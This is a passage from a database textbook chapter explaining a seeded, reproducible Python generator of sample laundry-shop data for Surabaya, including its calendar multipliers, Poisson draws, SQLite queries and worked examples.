print("money received:    ", rupiah(received))
print("still owed:        ", rupiah(charged - received))

print()
status = con.execute("""SELECT status, COUNT(*) FROM Bill
                        GROUP BY status ORDER BY status""").fetchall()
table(["status", "bills"], status)
con.close()
```

Run it from the `python` folder of the chapter's code with `python 01_counts.py` (on macOS and Linux, `python3`). This is its complete output:

```
table     | rows
----------+-----
Outlet    | 3
Employee  | 14
Service   | 12
Customer  | 256
Bill      | 2953
Payment   | 3319
StatusLog | 8802

first bill arrived: 2025-10-01 09:46:58
last bill arrived:  2026-09-30 20:49:43
amount charged:     Rp 144.213.000
money received:     Rp 142.684.000
still owed:         Rp 1.529.000

status   | bills
---------+------
departed | 2896
finished | 34
queued   | 23
```

Read the output slowly, because these numbers come back in every chapter. The shop took in **2,953 bills** in twelve months, about eight a day across three outlets. Customers were charged **Rp 144.213.000** in total and paid **Rp 142.684.000**; the difference, **Rp 1.529.000**, is money still owed on the evening the snapshot was taken. Of the 2,953 bills, 2,896 have left the shop (`departed`), 34 are washed and waiting for their owners (`finished`), and 23 are still being processed (`queued`). **Table 5.2** puts the seven tables side by side.

Table 5.2 The seven tables of the sample year. Chapter 6 designs them; this chapter fills them.

Table	Rows	One row is	Example
`Outlet`	3	one shop	`O02` Profitina Laundry Keputih
`Employee`	14	one member of staff	`E0004` Dewi Lestari Putri, cashier at Rungkut
`Service`	12	one line of the price list	`S0001` wash, dry and fold, Rp 8.000/kg
`Customer`	256	one registered customer	`C0151` Syaiful Wijaya
`Bill`	2,953	one laundry order	`B2938`, 5 kg at Wiyung, Rp 40.000
`Payment`	3,319	money received for a bill	Rp 18.000 cash for `B0006`
`StatusLog`	8,802	one event in a bill's life	`B0014` complaint, 7 Oct 2025 07:46

There are more payments than bills because 415 bills were paid in two parts; cancelled bills and unpaid bills, on the other hand, have no payment at all. There are almost three status events per bill because a normal bill passes through three states, and the extra rows are cancellations and complaints. We will count all of these precisely in Section 5.10.

5.2.3 The snapshot moment

A database of a working shop is never finished: while you read this sentence, a real cashier somewhere is creating a bill. The sample data solves this by freezing the shop at one instant, **30 September 2026 at 21:00**, closing time on the last day of the year. Everything that happened before that moment is in the database; everything after it is not.

That single decision explains many rows that would otherwise look like errors. A bill that arrived on 29 September and would have been finished on 1 October is still `queued`, with no `finished` time, because 1 October has not happened yet. A customer who would have collected on Friday morning has not collected, so the bill is `finished` with no `departed` time. These open bills are the shop's **live queue**, and they are what a dashboard shows. When you run the application in later chapters, treat 30 September 2026 as "today".

5.3 A Program That Makes the Same Year Every Time

5.3.1 What a generator is

A **data generator** is a program that writes rows into a database following rules instead of copying them from somewhere. **Figure 5.1** shows the path this generator follows for every day of the year. It first works out how many bills the day should have at each outlet; then, for each bill, it picks an arrival time, a customer, a service and a quantity; it decides when the bag is finished and when it is collected; it applies the snapshot; and finally it writes the status events and payments that follow from all of that.



Figure 5.1 The generator's pipeline. The two amber steps decide how many bills a day gets; the teal steps fill in each bill; the navy box is what the program writes to disk.

The program is `generate_data.py` in `App/database/`, copied unchanged into the chapter's `generator/` folder. It needs nothing but Python 3.10 or newer: no package to install, no database server. Its 860 lines are roughly one-third rules, one-third lists of names and streets, and one-third code that writes the rows out in three forms: SQL `INSERT` statements for SQLite and for MySQL, one CSV file per table for spreadsheets, and a ready SQLite file, `laundry.db`.

5.3.2 Randomness you can repeat

A shop's year is full of chance. Nobody knows whether six or nine customers will come on a given Saturday, whether the next one wants express service, or whether she will pay now or at pickup. To imitate that, the generator draws random numbers. But random numbers seem to be the opposite of what a textbook needs: if your year differed from your classmate's, your query results would differ too, and no printed number in this book could be checked.

The way out is that computers do not produce truly random numbers. Python's `random` module uses an algorithm called the **Mersenne Twister** [2], [3]: a formula that, starting from one integer called the **seed**, produces a long sequence of numbers that pass every everyday test of randomness but are completely determined by the seed. Two computers that start from the same seed produce the same sequence, number for number. That is why the program's first constant is

```
SEED = 20260930
```

— the snapshot date written as a number. Every call to `rng.random()`, `rng.choice()` or `rng.uniform()` in the generator takes the next number from the one sequence that seed defines, so the entire year follows from it.

> **DEFINITION.** A **pseudo-random number generator** produces a sequence of numbers that looks random but is computed by a fixed rule from a starting value, the **seed**. The same seed always gives the same sequence. A program that uses only a seeded generator and no other source of chance (no clock, no network, no unordered collection) is **deterministic**: it produces the same output every time it runs.

The last clause of that definition matters. The generator is careful never to let anything else leak in. It does not read the clock; `NOW` is a fixed constant. It sorts lists before drawing from them. Even

the salts of the password hashes, which in a real application must come from a secure random source, are drawn here from a second generator seeded with `SEED + 1`, so that the fourteen employees' hashes are identical on every machine too. (Chapter 6 returns to what a salt is and why a real application must never do this.)

5.3.3 Proving it

A claim like "every run produces the same year" should be tested, not believed. **Listing 5.3** runs the generator into a temporary folder, then reads every table of the fresh database and of the book's `laundry.db` in key order, feeds the rows through the SHA-256 hash function, and compares the two fingerprints table by table.

Listing 5.3 `python/05_regenerate.py`: run the generator again and compare every table with the book's database through a SHA-256 fingerprint.

```
"""Chapter 5, Section 5.3: same seed, same year. Prove it.

Runs the generator into a temporary folder, then compares every table of the
fresh database with data/laundry.db, row by row, through a SHA-256 digest.
Takes a few seconds: the 14 password hashes are deliberately slow.
Run:  python 05_regenerate.py
"""
import hashlib
import os
import shutil
import sqlite3
import subprocess
import sys
import tempfile

from lpdb import DB, HERE

GEN = os.path.join(HERE, "..", "generator")
TABLES = ["Outlet", "Employee", "Service", "Customer",
          "Bill", "Payment", "StatusLog"]


def digest(path, table):
    con = sqlite3.connect(path)
    h = hashlib.sha256()
    n = 0
    for row in con.execute(f"SELECT * FROM {table} ORDER BY id"):
        h.update(repr(row).encode("utf-8"))
        n += 1
    con.close()
    return n, h.hexdigest()[:16]


tmp = tempfile.mkdtemp()
shutil.copy(os.path.join(GEN, "schema.sqlite.sql"), tmp)
subprocess.run([sys.executable, os.path.join(GEN, "generate_data.py"),
                "--out", tmp], check=True, stdout=subprocess.DEVNULL)
fresh = os.path.join(tmp, "laundry.db")
same = True
for t in TABLES:
    a, b = digest(DB, t), digest(fresh, t)
    same = same and a == b
    print(f"{t:<10} {a[0]:>5} rows  book {a[1]}  fresh {b[1]}  "
          f"{'same' if a == b else 'DIFFERENT'}")
print("identical year:", same)
shutil.rmtree(tmp)
```

```
Outlet         3 rows  book a908f8349f21f15b  fresh a908f8349f21f15b  same
Employee      14 rows  book 71426b744993d7c3  fresh 71426b744993d7c3  same
Service       12 rows  book c337352dc1a07bf9  fresh c337352dc1a07bf9  same
Customer     256 rows  book f68629ff7019e92a  fresh f68629ff7019e92a  same
Bill        2953 rows  book dd824e8eb6f69630  fresh dd824e8eb6f69630  same
Payment     3319 rows  book 81c9d4b59991e0c1  fresh 81c9d4b59991e0c1  same
StatusLog   8802 rows  book 9963d4b69d5d547b  fresh 9963d4b69d5d547b  same
identical year: True
```

Seven tables, seven identical fingerprints. A SHA-256 digest changes completely if a single character of a single row changes, so two equal digests mean two equal tables. The run takes a few seconds, most of it spent computing fourteen deliberately slow password hashes.

5.4 How Many Bills on a Given Day: the Calendar Rule

5.4.1 One multiplier per reason

Ask the owner of any laundry when the shop is busy and the answer comes at once: weekends, the rainy season, before Lebaran. Ask when it is quiet and you hear: public holidays, the dry months, and at a campus shop the semester break. The generator turns each of those answers into a **multiplier**, a number that raises or lowers the expected number of bills on a day, and multiplies them together.

For outlet o on day d, the combined multiplier is

$$f(o,d) = w(d)\, m(d)\, h(d)\, \ell(d)\, c_o(d)\, u_o(d)\, t(d) \tag{5.1}$$

where each letter stands for one reason: w the day of the week, m the month's rain, h a public holiday, ℓ Lebaran, c_o the campus calendar (Keputih only), u_o the ramp-up of a new outlet (Wiyung only), and t slow growth of the business. A multiplier of 1 means "an ordinary day for this reason"; 1.30 means "30 % busier"; 0.55 means "a little more than half as busy". If the shop is closed, f is simply 0. Equation (5.1) is exactly what the function `day_factor()` computes, shown in **Listing 5.4**.

Listing 5.4 `generator/generate_data.py`, lines 247–270: the volume multiplier of one outlet on one day, the heart of the calendar rule.

```
def day_factor(outlet: str, d: dt.date) -> float:
    """Expected-volume multiplier for one outlet on one day (0 = no bills)."""
    if d in CLOSED or d < OUTLET_OPENED[outlet]:
        return 0.0
    f = WEEKDAY[d.weekday()] * RAIN[d.month] * HOLIDAYS.get(d.isoformat(), 1.0)
    if between(d, PRE_LEBARAN):
        f *= 1.45
    elif between(d, POST_LEBARAN_SLOW):
        f *= 0.70
    elif between(d, POST_LEBARAN_WAVE):
        f *= 1.25
    if outlet == "O02":
        if dt.date(2026, 1, 10) <= d <= dt.date(2026, 2, 8):
            f *= 0.70
        if dt.date(2026, 6, 20) <= d <= dt.date(2026, 8, 20):
            f *= 0.55
        if dt.date(2026, 3, 12) <= d <= dt.date(2026, 3, 29):
            f *= 0.60
    if outlet == "O03":
        days_open = (d - OUTLET_OPENED["O03"]).days
        f *= min(1.0, 0.30 + 0.70 * days_open / 90)
    months = (d.year - START.year) * 12 + d.month - START.month
    f *= 1 + 0.004 * months
    return f
```

Why multiply rather than add? Because the effects compound. A Saturday in January is busy for two independent reasons, and if Saturdays bring 30 % more customers than Mondays in any month, they should also bring 30 % more in January, when every day is already 25 % busier than October. Multiplying keeps each reason's effect proportional: $1.30 \times 1.25 = 1.625$, a Saturday in January is 62.5 % busier than a Monday in October. Adding would give $0.30 + 0.25 = 0.55$ extra, which would understate the peak and, worse, could push a quiet day below zero when two negative adjustments met.

5.4.2 The weekday and the rain

Table 5.3 gives the first multiplier and **Table 5.4** the second. Saturdays and Sundays are the busiest, because that is when working families have time to bring laundry. Friday is the quietest weekday: many men in Surabaya attend Friday prayers at midday, and the day is short for everyone.

Table 5.3 The weekday multiplier of the generator. Saturday and Sunday are the busiest days, Friday the quietest.

Day	Mon	Tue	Wed	Thu	Fri	Sat	Sun
$w(d)$	1.00	0.92	0.95	1.00	0.88	1.30	1.25

Table 5.4 The rainy-season multiplier of the generator, one value per month, highest in January.

	Oct	Nov	Dec	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep
$m(d)$	1.00	1.10	1.20	1.25	1.20	1.10	1.00	0.95	0.92	0.90	0.92	0.95

The rain multipliers follow East Java's climate. In the rainy season, clothes do not dry on the line at home, so more families bring them to a laundry that has a dryer; in the dry season more of them wash at home. The peak is January: for the 2025/2026 season, the regional office of the Indonesian meteorological agency BMKG forecast that most of East Java would reach the height of the rainy season in January 2026 [4], which is where the table puts its largest multiplier, 1.25.

5.4.3 Holidays, Lebaran and the closed days

On a national holiday most customers stay at home, so the multiplier is 0.55, except Christmas at 0.80 (the shops are in a mostly Muslim neighborhood and many regulars still come). The holiday dates in the generator follow the joint decree of three ministers (SKB 3 Menteri) that fixes Indonesia's holidays for 2026 [5]: New Year's Day, Isra Mi'raj on 16 January, Chinese New Year on 17 February, Good Friday on 3 April, Labor Day on 1 May, Ascension Day on 14 May, Iduladha on 27 May, Waisak on 31 May, Pancasila Day on 1 June, the Islamic New Year on 16 June, Independence Day on 17 August and the Prophet's Birthday on 25 August.

The biggest event of the year is **Lebaran**, the celebration at the end of Ramadan. In 2026 the government fixed Idulfitri 1447 H on 21 March after its *sidang isbat*, while Muhammadiyah celebrated on 20 March [6]; Nyepi, the Balinese Day of Silence, fell on 19 March and the decree added joint leave days around both [5]. The shop simply closed all three outlets from **19 to 22 March 2026**, and in the generator those four days have $f = 0$. Around the closure three windows change the multiplier $\ell(d)$:

- **5 to 18 March: ×1.45.** In the two weeks before Lebaran everyone wants clean clothes, clean bed covers and clean curtains before guests arrive or before the family travels home (*mudik*). The service mix changes too, as Section 5.6 shows.
- **23 to 25 March: ×0.70.** The shop has reopened, but many customers, and some staff, are still away.
- **26 March to 8 April: ×1.25.** The after-Lebaran wave: the families are back with a suitcase of travel laundry each.

5.4.4 The campus, the new outlet and growth

Keputih lives by the university calendar. Its multiplier $c_{O02}(d)$ is 0.70 during the semester break from 10 January to 8 February, 0.55 during the long break from 20 June to 20 August, and 0.60 from 12 to 29 March, when students go home for Lebaran. Where windows overlap, the multipliers multiply: in the Lebaran rush the students are already leaving, so Keputih gets $1.45 \times 0.60 = 0.87$ and ends up quieter than normal while the other two outlets are at their busiest.

A new shop does not open with a full customer book. For Wiyung the generator uses a **linear ramp**: on opening day the outlet expects 30 % of its mature volume, and it grows in a straight line to 100 % after 90 days.

$$u_{O03}(d) = \min\left(1,\ 0.30 + 0.70\,\frac{n_d}{90}\right) \tag{5.2}$$

Here n_d is the number of days since 12 January 2026. On opening day $n_d = 0$ and $u = 0.30$; after 45 days, $u = 0.30 + 0.70 \times 45/90 = 0.65$; from day 90 on, the formula passes 1 and the min keeps it at exactly 1.

Finally, the business grows slowly, by 0.4 % per month:

$$t(d) = 1 + 0.004\,k_d \tag{5.3}$$

where k_d counts whole months since October 2025, so $k = 0$ in October 2025 and $k = 11$ in September 2026, when $t = 1.044$.

5.4.5 From a multiplier to an expected number of bills

A multiplier says "how much busier than normal", not "how many bills". To turn it into a count, the generator multiplies by two more numbers:

$$\lambda_{o,d} = s \times r_o \times f(o,d) \tag{5.4}$$

The Greek letter λ (lambda) is the **expected number of bills** at outlet o on day d: not a promise, but the average you would see if that exact day could be lived many times. The factor r_o is the outlet's relative size when mature: Rungkut 1.00, Keputih 0.85, Wiyung 0.80. The factor s, the **scale**, is chosen so that the whole year expects exactly the target of 3,000 bills:

$$s = \frac{3000}{\sum_o r_o \sum_d f\,(o,d)} \tag{5.5}$$

Read Equation (5.5) from the inside out. For each outlet, add up its multiplier over all 365 days; weight each outlet's sum by its size; add the three weighted sums; divide 3,000 by the total. Because λ is s times the weighted multiplier, adding λ over every outlet and day gives s times that same total, which is 3,000 by construction. The design choice is worth noticing: the rules speak only in relative terms ("Saturdays are 30 % busier"), and one number at the end sets the absolute size of the shop. To simulate a shop twice as big, you change `TARGET_BILLS` and nothing else.

5.4.6 Worked by hand, then by the computer

Take **Rungkut on Saturday 14 March 2026**, in the middle of the Lebaran rush. Reading the multipliers one at a time:

- weekday: Saturday, $w = 1.30$;
- month: March, $m = 1.10$;
- holiday: none, $h = 1$;
- Lebaran: 14 March is inside 5–18 March, $\ell = 1.45$;
- campus and ramp: not Keputih, not Wiyung, $c = u = 1$;
- trend: March 2026 is five months after October 2025, $t = 1 + 0.004 \times 5 = 1.020$.

So $f = 1.30 \times 1.10 \times 1.45 \times 1.020 = 1.43 \times 1.45 \times 1.020 = 2.0735 \times 1.020 = 2.1150$. The day is more than twice as busy as an ordinary Monday in October.

Now **Keputih on Monday 6 July 2026**, in the long break: $w = 1.00$, $m = 0.90$, $c = 0.55$, and July is nine months on, so $t = 1.036$. Then $f = 0.90 \times 0.55 \times 1.036 = 0.495 \times 1.036 = 0.5128$: about half an ordinary day.

And **Wiyung on its opening day, Monday 12 January 2026**: $w = 1.00$, $m = 1.25$, $u = 0.30$ from Equation (5.2) with $n_d = 0$, $t = 1.012$. So $f = 1.25 \times 0.30 \times 1.012 = 0.3795$.

Listing 5.5 lets the computer check all of this. It does not copy the formulas; it **imports** `day_factor()` from the generator itself, so any disagreement would reveal a misunderstanding on our side, not a typing mistake in a copy.

Listing 5.5 `python/02_day_factor.py`: compute the scale of Equation (5.5), the multiplier and lambda of nine chosen days, and the expected against the actual bills of every month.

```
"""Chapter 5, Section 5.4: the volume rule of the generator, worked out.

The program imports day_factor() and the constants from the generator itself
(../generator/generate_data.py), so the numbers are the generator's own.
For a few chosen days it prints every multiplier, the product f, the expected
number of bills lambda = scale x rate x f, and the bills the day really got.
Then it compares expected and actual bills month by month.
Run:  python 02_day_factor.py
"""
import datetime as dt
import os
import sys

from lpdb import open_db, table

HERE = os.path.dirname(os.path.abspath(__file__))
sys.path.insert(0, os.path.join(HERE, "..", "generator"))
import generate_data as g  # noqa: E402  (the generator, not a copy of it)

# Step 1: the calibration constant. Sum f over every day and every outlet,
# weight by the outlet's rate, and scale the total to TARGET_BILLS.
raw = {o: sum(g.day_factor(o, d) for d in g.daterange(g.START, g.END))
       for o in g.OUTLET_RATE}
total_raw = sum(g.OUTLET_RATE[o] * raw[o] for o in raw)
scale = g.TARGET_BILLS / total_raw
print("sum of f per outlet:", {o: round(v, 2) for o, v in raw.items()})
print(f"weighted total = {total_raw:.2f}   scale = 3000 / total = {scale:.4f}")
print()

con = open_db()
DAYS = [("O01", "2025-10-06"), ("O01", "2025-10-11"), ("O01", "2026-01-24"),
        ("O01", "2026-03-14"), ("O01", "2026-03-20"), ("O02", "2026-07-06"),
        ("O03", "2026-01-12"), ("O03", "2026-04-13"), ("O01", "2026-08-17")]
rows = []
for outlet, day in DAYS:
    d = dt.date.fromisoformat(day)
    f = g.day_factor(outlet, d)
    lam = scale * g.OUTLET_RATE[outlet] * f
    real = con.execute("SELECT COUNT(*) FROM Bill WHERE Outlet_id = ? "
                       "AND DATE(arrived) = ?", (outlet, day)).fetchone()[0]
    rows.append((outlet, day, d.strftime("%a"), g.WEEKDAY[d.weekday()],
                 g.RAIN[d.month], g.HOLIDAYS.get(day, 1.0),
                 f"{f:.4f}", f"{lam:.2f}", real))
table(["outlet", "day", "dow", "weekday", "rain", "holiday", "f",
       "lambda", "real"], rows)
print()
```

Listing 5.5 (Continued) *python/02_day_factor.py: compute the scale of Equation (5.5), the multiplier and lambda of nine chosen days, and the expected against the actual bills of every month.*

```

# Step 2: expected bills per month = sum of lambda over the month's days
expected = {}
for o in g.OUTLET_RATE:
    for d in g.daterange(g.START, g.END):
        key = d.strftime("%Y-%m")
        lam = scale * g.OUTLET_RATE[o] * g.day_factor(o, d)
        expected[key] = expected.get(key, 0.0) + lam
actual = dict(con.execute("SELECT SUBSTR(arrived, 1, 7), COUNT(*) FROM Bill "
                          "GROUP BY 1").fetchall())
rows = [(m, f"{expected[m]:.1f}", actual.get(m, 0),
         f"{actual.get(m, 0) - expected[m]:+.1f}") for m in sorted(expected)]
rows.append(("total", f"{sum(expected.values()):.1f}", sum(actual.values()),
             f"{sum(actual.values()) - sum(expected.values()):+.1f}"))
table(["month", "expected", "actual", "difference"], rows)
con.close()
```

```
sum of f per outlet: {'O01': 403.66, 'O02': 356.41, 'O03': 243.05}
weighted total = 901.05   scale = 3000 / total = 3.3294

outlet | day        | dow | weekday | rain | holiday | f      | lambda | real
-------+------------+-----+---------+------+---------+--------+--------+-----
O01    | 2025-10-06 | Mon | 1.0     | 1.0  | 1.0     | 1.0000 | 3.33   | 3
O01    | 2025-10-11 | Sat | 1.3     | 1.0  | 1.0     | 1.3000 | 4.33   | 3
O01    | 2026-01-24 | Sat | 1.3     | 1.25 | 1.0     | 1.6445 | 5.48   | 4
O01    | 2026-03-14 | Sat | 1.3     | 1.1  | 1.0     | 2.1150 | 7.04   | 10
O01    | 2026-03-20 | Fri | 0.88    | 1.1  | 1.0     | 0.0000 | 0.00   | 0
O02    | 2026-07-06 | Mon | 1.0     | 0.9  | 1.0     | 0.5128 | 1.45   | 3
O03    | 2026-01-12 | Mon | 1.0     | 1.25 | 1.0     | 0.3795 | 1.01   | 0
O03    | 2026-04-13 | Mon | 1.0     | 1.0  | 1.0     | 1.0240 | 2.73   | 4
O01    | 2026-08-17 | Mon | 1.0     | 0.92 | 0.55    | 0.5262 | 1.75   | 2

month   | expected | actual | difference
--------+----------+--------+-----------
2025-10 | 197.3    | 171    | -26.3
2025-11 | 216.0    | 204    | -12.0
2025-12 | 237.4    | 276    | +38.6
2026-01 | 246.8    | 235    | -11.8
2026-02 | 259.7    | 268    | +8.3
2026-03 | 302.8    | 317    | +14.2
2026-04 | 293.9    | 290    | -3.9
2026-05 | 265.3    | 248    | -17.3
2026-06 | 239.2    | 217    | -22.2
2026-07 | 225.5    | 255    | +29.5
2026-08 | 244.1    | 216    | -28.1
2026-09 | 271.9    | 256    | -15.9
total   | 3000.0   | 2953   | -47.0
```

The first line gives the three sums of Equation (5.5). Rungkut, open every day of the year, collects 403.66; Keputih, with its breaks, 356.41; Wiyung, open for less than nine months and ramping up, 243.05. Weighted by size, $1.00 \times 403.66 + 0.85 \times 356.41 + 0.80 \times 243.05 = 403.66 + 302.95 + 194.44 = 901.05$, and $s = 3000/901.05 = 3.3294$.

The table then confirms our three hand calculations to four decimals (2.1150, 0.5128 and 0.3795) and turns each into λ. For Rungkut on 14 March, $\lambda = 3.3294 \times 1.00 \times 2.1150 = 7.04$ bills; the real day had 10. For Keputih on 6 July, $\lambda = 3.3294 \times 0.85 \times 0.5128 = 1.45$; the real day had 3. For Wiyung's opening day, $\lambda = 3.3294 \times 0.80 \times 0.3795 = 1.01$, and the real day had **no bill at all**: Wiyung's first bill, `B0738`, arrived the next morning. On 20 March, the closure, $f = 0$ and nothing can happen. On Independence Day, 17 August, the holiday multiplier 0.55 cuts Rungkut's expectation to 1.75, and two customers came anyway.

Figure 5.2 shows the whole year this way: the grey bars are the bills each day really got, summed over the three outlets; the dashed amber line is the sum of the three λ values of that day; the navy line is a seven-day moving average of the bars.



Figure 5.2 Bills per day over the sample year (grey), their seven-day average (navy) and the number the calendar rule expects (dashed amber). The rainy season, the Lebaran rush, the four closed days, Wiyung's opening and the Keputih dryer breakdown of the last week are marked.

Every feature of the dashed line is one line of `day_factor()`. The saw-tooth is the week: seven days, two of them tall. The slow rise from November to January is the rain. The spike in early March is the Lebaran rush, the drop to zero is the closure, the second spike is the after-Lebaran wave. The step in mid-January is Wiyung joining the other two. And the navy line follows the dashed one closely but not exactly, which brings us to the question of why the real day differs from the expectation at all.

5.5 From an Expected Number to an Actual One: the Poisson Draw

5.5.1 Why not simply round λ?

If Rungkut expects 3.33 bills on an ordinary Monday, the simplest generator would give it 3 bills every ordinary Monday. That year would be useless. Every Monday would look the same, no query would ever find an unusually quiet day, and the dashboard would never show the owner the natural ups and downs a real shop lives with. What we want is a count that is 3.33 **on average** and varies from day to day the way real arrivals vary.

Customers of a laundry arrive independently of one another: a student in Keputih does not decide to wash her clothes because a family in Rungkut did. When many people each have a small, independent chance of coming on a given day, the number who actually come follows a well-known pattern, the **Poisson distribution**. It is the distribution of "how many independent events happen in a fixed stretch of time", used for phone calls to a call center, customers at a bank teller and cars at a toll gate, and it is the standard model for arrivals in simulation studies [7].

> **DEFINITION.** A count N has a **Poisson distribution** with mean $\lambda > 0$ when the probability that exactly k events happen is

$$P(N = k) = \frac{\lambda^k e^{-\lambda}}{k!}, \qquad k = 0,1,2,\ldots \tag{5.6}$$

> Here $e \approx 2.71828$ is Euler's number and $k! = 1 \times 2 \times \cdots \times k$ (with $0! = 1$). Its mean is λ and its standard deviation is $\sqrt{\lambda}$.

5.5.2 A worked example: an ordinary Monday at Rungkut

For Rungkut on an ordinary Monday in October 2025, $f = 1$ and $\lambda = s \times 1.00 \times 1 = 3.3294$. Equation (5.6) then gives the chance of each possible number of bills. The first term is $e^{-3.3294} = 0.0358$: on about one ordinary Monday in 28, nobody comes at all. The next terms follow by multiplying by λ/k each time, because $P(N = k) = P(N = k - 1) \times \lambda/k$:

- $P(1) = 0.0358 \times 3.3294/1 = 0.1192$;
- $P(2) = 0.1192 \times 3.3294/2 = 0.1985$;
- $P(3) = 0.1985 \times 3.3294/3 = 0.2203$;
- $P(4) = 0.2203 \times 3.3294/4 = 0.1834$;
- $P(5) = 0.1834 \times 3.3294/5 = 0.1221$.

Three bills is the single most likely outcome, but only 22 % likely; two and four are almost as likely; and five or more together happen on about one Monday in four. The real Monday of 6 October 2025, the first row of the table in **Listing 5.5**'s output, had exactly 3.

The same arithmetic explains Wiyung's empty opening day. With $\lambda = 1.01$, the chance of no bill is $e^{-1.01} = 0.364$. More than a third of days like that one bring nobody, so nothing was wrong with the generator when Wiyung opened to an empty counter. It is also what happens to real new shops.

5.5.3 How the generator draws a Poisson number

Listing 5.6 is the generator's Poisson function. It uses a classic method described by Knuth [8]: multiply uniform random numbers between 0 and 1 together until the product drops below $e^{-\lambda}$; the number of multiplications that were needed before that, minus one, is Poisson-distributed with mean λ.

Listing 5.6 `generator/generate_data.py`, lines 331–339: Knuth's multiplication method for drawing a Poisson-distributed count.

```
def poisson(rng: random.Random, lam: float) -> int:
    if lam <= 0:
        return 0
    l_, k, p = math.exp(-lam), 0, 1.0
    while True:
        p *= rng.random()
        if p <= l_:
            return k
        k += 1
```

Why does this work? Taking logarithms, multiplying uniform numbers is the same as adding the times between events of a steady random stream, and asking how many such events fit before a time limit of λ. That count is Poisson by the definition of a Poisson process. For the small values of λ a laundry needs, never more than about 8, the loop runs a handful of times per day and is exact, which is why the generator uses it rather than a library call.

5.5.4 How far can reality stray?

The standard deviation of a Poisson count is

$$\sigma = \sqrt{\lambda} \tag{5.7}$$

so a month that expects 250 bills typically lands within $\sqrt{250} \approx 16$ of that, and within about 32 in the unluckier months. The second table in **Listing 5.5**'s output compares expected and actual bills month by month. Most differences are indeed within ±16; December (+38.6) and August (−28.1) are the unusual ones, about two standard deviations away, which in a list of twelve months is exactly what chance produces now and then. Over the whole year the expectation was 3,000.0 and the shop received 2,953, a difference of 47, less than one standard deviation ($\sqrt{3000} \approx 55$).

> **A NUMBER THAT DIFFERS FROM THE RULE IS NOT A BUG.** When you check a generator against its rules, compare the difference with $\sqrt{\lambda}$ before you worry. A month 30 bills away from its expectation of 240 is normal; a month 150 bills away means a rule is wrong or misread. The same reasoning helps a real owner: one quiet week in August is noise, three in a row are news.

5.6 Inside One Bill: Arrival, Customer, Service, Units, Rack

Once the generator knows how many bills a day brings at an outlet, it builds them one at a time. Each bill needs six things: when it arrived, whose it is, which service, how many units, which employee took it in, and where the bag waits.

5.6.1 The arrival time

Customers do not arrive evenly through the day. They come before work, from 07:00 when the counter opens, and after work, until 21:00 when it closes; the middle of the day is quiet. The generator puts **35 %** of arrivals uniformly between 07:00 and 10:00, **20 %** between 10:00 and 15:00, and **45 %** between 15:00 and 20:57. Notice that the middle slot is five hours long and gets only 20 %, so per hour it is the quietest by far: $35/3 \approx 11.7$ % per morning hour, $20/5 = 4$ % per midday hour and $45/6 = 7.5$ % per evening hour. That shape comes straight back out of the data in Section 5.10.

The arrivals of all three outlets for the day are then **sorted by time**. That sort is what makes bill numbers follow the clock: the generator numbers bills only at the end, in arrival order, so `B0001` is the first bill of the year (Rungkut, 1 October 2025, 09:46:58) and `B2953` the last.

5.6.2 Who is the customer?

About 110 customers already existed on 1 October 2025; the rest register at their first visit. For each bill the generator first decides whether a **new customer** walks in. At the two established outlets the chance is 4 %. At Wiyung it starts high and falls as the shop becomes known:

$$p_{\text{new}} = \max\left(0.05,\ 0.30 - 0.25\,\frac{n_d}{120}\right) \tag{5.8}$$

